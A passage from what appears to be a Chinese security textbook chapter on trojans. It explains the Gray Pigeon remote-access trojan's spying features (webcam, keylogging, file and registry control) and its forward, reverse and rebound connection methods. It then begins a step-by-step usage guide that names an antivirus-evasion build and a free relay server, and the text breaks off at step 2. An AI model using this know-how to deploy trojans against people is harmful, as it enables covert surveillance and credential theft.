


图 9.1 灰鸽子的远程监视

9.1.4 木马的基本功能：远程视频监测

这个功能是能够监测对方的视频情况，当对方有摄像头时，可以自动启动摄像头捕捉图像，相当于监视对方的环境。图 9.2 是一个视频监测的例子。

图 9.2 灰鸽子的视频监测

9.1.5 木马的基本功能：远程管理

远程管理包括很多功能，比如远程文件管理、远程 Telnet、远程注册表管理等，这些都是为了方便黑客控制主机而设置的。图 9.3 是一个远程文件管理的例子。




图 9.3 远程文件管理

9.1.6 木马的基本功能：发送信息

图 9.4 是一个发送信息的例子。

图 9.4 发送消息

9.1.7 木马的基本功能：获得主机信息

在客户端选择被控服务端，单击“远程控制命令”标签，弹出系统信息，这时可以得到被控服务端的详细信息，如图 9.5 所示。




图 9.5 利用灰鸽子获得系统信息

其原理比较简单，一般获取机器情况的方法是调用相关的 API，在这一点上与应用程序基本一致。

9.1.8 木马的基本功能：修改系统注册表

单击客户端上的“注册表编辑器”标签，展开远程主机，当看到远程主机的注册表时，就可以在上面进行修改、添加、删除等一系列操作了，如图 9.6 所示。




图 9.6 修改注册表

9.1.9 木马的基本功能：远程命令

单击“命令广播”标签，选中要操作的主机，然后在“消息广播”标签中的“消息标题”文本框中输入“灰鸽子”，在“消息正文”文本框中输入“这是一个灰鸽子发的消息”，单击“发送”按钮，如图 9.7 所示。




图 9.7 利用灰鸽子发送远程消息

9.1.10 连接型木马

自木马诞生至今，已经出现了多种类型，在此想一次性列举和说明是不可能的，更何况大多数木马都不是单一功能的木马，而往往是很多功能的集成品。木马可以按照连接方法和使用用途进行初步分类。

从连接方法来分，可以分为以下三类。

◆ 正向连接型

这种类型的客户端连接服务器的时候是直接根据服务器的 IP 地址和端口来进行连接，比如说 Penumbra。其配置服务端的方式如图 9.8 所示。




图 9.8 只打开服务端端口进行连接

这种方法直观、简单，但同时也存在相应的缺陷。

它要求知道对方的 IP，这点对于不是固定 IP 的被控端而言，过一段时间 IP 改变后，控制端就无法连接了。为了弥补这个问题，一些正向连接型的木马工具提供了开机发邮件通知等方法在被控端一开机时就把主机信息通知给控制端。这也算是一种解决方法。对于有防火墙的主机，这种方法就不一定能成功，毕竟防火墙对于这种直接连接是比较敏感的。

基于以上缺陷，发展出了后面的反向连接型木马。

◆ 反向连接型

由于正向连接型的某些不足，后来的木马连接方式发生了变化，不再是由控制端去连接被控制端，而是控制端自动监听，由被控端来进行连接，比如流萤，如图 9.9 所示。

这个办法可以很好地解决以上的缺陷，但同时也有一个关键问题，那就是这个方法要求控制端有一个固定的公网 IP。如果控制端 IP 是自动分配的话，过一段时间后 IP 发生变化，则被控端就不可能连接到了。




图 9.9 反向连接服务端配置时需填写控制端的信息

◆ 反弹连接型

这种反弹连接型木马是从反向连接型发展而来的，它也是由被控端去连接控制端，但其被控端的木马程序不知道控制端的 IP，而是知道一个固定的网页文件地址，这个地址一般是网上的免费空间。在这个文件中存放的就是控制端的 IP 地址和端口。于是，被控端通过这个固定的文件就能知道控制端的信息，从而进行正确的连接。而当控制端 IP 地址变化后，黑客所要做的只是去该免费空间上修改这个文件的内容就可以了，完全不会影响控制端程序。这样就完美地解决了以上的问题。典型的例子就是灰鸽子，如图 9.10 所示。




图 9.10 反弹型木马配置时需给出保存控制端地址的文件的网址

木马从连接方法上分就可以分为以上三类，当然现在很多工具都开始提供多种分类方式供黑客选择，可以说是越来越人性化了。

9.1.11 用途型木马

从使用用途上可以将木马分为以下几类。

◆ **远程控制类**

远程控制木马是数量最多、危害最大，同时知名度也最高的一种木马，它可以让攻击者完全控制被感染的计算机，甚至完成一些连计算机主人都无法顺利进行的操作，其危害之大实在不容小觑。

◆ **窃取密码类**

密码发送型木马专门为了盗取被感染计算机上的密码，木马一旦被执行，就会自动搜索内存、Cache、临时文件夹及各种敏感密码文件，一旦搜索到有用的密码，木马就会利用免费的电子邮件服务将密码发送到指定的邮箱，从而达到窃取密码的目的。这类木马大多使用 25 端口发送 E-mail。

◆ **键盘记录类**

这种木马只记录“受害者”的键盘敲击情况，并且在 LOG 文件里查找密码。键盘记录分为在线记录和离线记录两种形式，顾名思义，它们分别记录在线和离线状态下敲击键盘时的情况。

◆ **破坏类**

这种木马唯一的功能就是破坏被感染计算机的文件系统，使其遭受系统崩溃或重要数据丢失的巨大损失。从这一点上来说，它和病毒很相像。不过，一般来说，这种木马的激活是由攻击者控制的，并且传播能力也比病毒逊色很多。

◆ **DoS 木马**

当黑客入侵了一台计算机，给其种上 DoS 攻击木马，那么日后这台计算机（也称为“肉鸡”）就成为黑客发动 DoS 攻击的一个攻击源了。黑客控制的“肉鸡”数量越多，其发动 DoS 攻击取得的效果就越大。

◆ **代理木马**

黑客在入侵的同时掩盖自己的足迹，防止别人发现自己的身份是非常重要的，因此给被控制的“肉鸡”种上代理木马，让其变成攻击者发动攻击的“跳板”就是代理木马最重要的任务。通过代理木马，攻击者可以在匿名的情况下使用 Telnet、ICQ、IRC 等程序，从而隐蔽自己的踪迹。

9.1.12 木马的发展方向

目前看来，木马可能向以下方向发展：

- **跨平台性** 不仅在最普及的 Windows 系统下，Linux 平台上也开始出现木马。
- **模块化设计** 现在的木马也有了模块化设计的概念，像 bo、netbus、sub7 等经典木马都有一些优秀的插件纷纷问世，就是一个很好的说明。
- **更新、更强的感染模式** 传统的修改 ini 文件和注册表的手法已经不能适应更加隐秘的需要，目前的很多木马的感染方式已经开始悄悄转变成像病毒一样。
- **即时通知** 现在的木马已经有了即时通知的功能，如 IRC 和 ICQ 通知等。
- **更强、更多的功能** 黑客是不会满足于现状的，以后的木马可能出现更多、更强大的功能。

9.1.13 灰鸽子木马

灰鸽子是目前国内最流行的木马软件，在每年的木马排行榜上都高居首位，但是灰鸽子同时又是一个典型的木马，它具有前面介绍的所有性质，所以有必要简单了解该木马，以便加深读者对木马的认识。

9.1.13.1 灰鸽子的特点

灰鸽子具有所有木马的共同点，如：

- 只用一个端口来传输所有通信数据，而普通同类软件都用到了两个或两个以上的端口来完成。
- 支持可以控制互联网连接共享、HTTP 透明代理上网的计算机。软件智能读取系统设定的代理服务器信息，无须用户设置。
- 无须知道服务端 IP，自动上线功能让服务端自动上线报道。灰鸽子专用的上线系统无须注册免费域名，同时提供了备用上线方式，在专用上线系统出现故障时，可以使用该备用上线方式来自动上线。在使用专用上线系统时，还可以控制远程主机通过 Socks5 代理来中转自动上线。
- 自动上线可以在第一次设置分组、自定义上线图像、上线备注等，这样都可以轻而易举地找到目标主机，同时设置了连接密码以保证服务主机的安全性。同时具有搜索符合条件的主机的功能，如从主机窗口筛选可以列出只有某个窗口的一批主机，例如玩某个游戏的主机；从主机进程筛选可以列出运行了某个程序的一批主机，例如 QQ.exe，找到打开了 QQ 自动上线的主机有哪些。
- 管理远程电脑的文件系统，支持复制、粘贴、删除、断点下载、上传文件或文件夹，文件内容均以加密方式传输，确保通信的安全性。
- 包括远程系统信息、剪切板信息、进程管理、窗口管理、键盘记录、服务管理、管理管理、MS-DOS 模拟、代理服务控制等远程控制命令。
- 可以像操作本机注册表一样编辑远程注册表。
- 常用命令广播让控制主机拥有更多的方便。详细的在线主机表显示了主机 IP 地址、地址位置、电脑名称、系统版本、备注等信息。
- 除了具有语音监听、语音发送，还有远程视频监控功能，只要远程计算机有摄像头，且正常打开没有被占用，就可以看到远程摄像头捕获的图片，还可以把远程摄像头捕获的画面存为 Mpeg-1 格式。远程语音也可以录制成 WAV 声音文件。
- 可以设置服务端开放 Socks5 代理服务器功能和 HTTP 代理服务功能。不需要第三方软件支持，支持 Windows 9x/Me/2000/XP/2003。
- 软件附带有 4 款实用工具。

  - **EXE 工具** 可以修改任何 EXE 文件图标，支持真彩色。
  - **内网端口映射器** 它允许将局域网内的服务映射到互联网上，使在局域网内部也能使用自动上线功能。
  - **FTP 服务器** 可以开放本机 FTP 服务。
  - **Web 服务器** 可以建立一个简单的 Web 服务器。

- 服务端程序在 Windows 2000/XP/2003 可以以服务启动，支持发送多种组合键，如 Ctrl+Alt+Delete 组合键等，适用于管理服务器主机。远程屏幕捕获还可以录制为 Mpeg-1 文件格式。
- 全中文友好操作界面。

9.1.13.2 灰鸽子的使用

按照以下步骤可以一步一步地使用灰鸽子。

step 1 下载灰鸽子，它可以从很多站点下载到，这里就不特别说明了。本书使用的版本是 2006 帝国免杀版。

step 2 申请一个免费空间，作为中转服务器。网上很多这种免费空间，如图 9.11 所示。

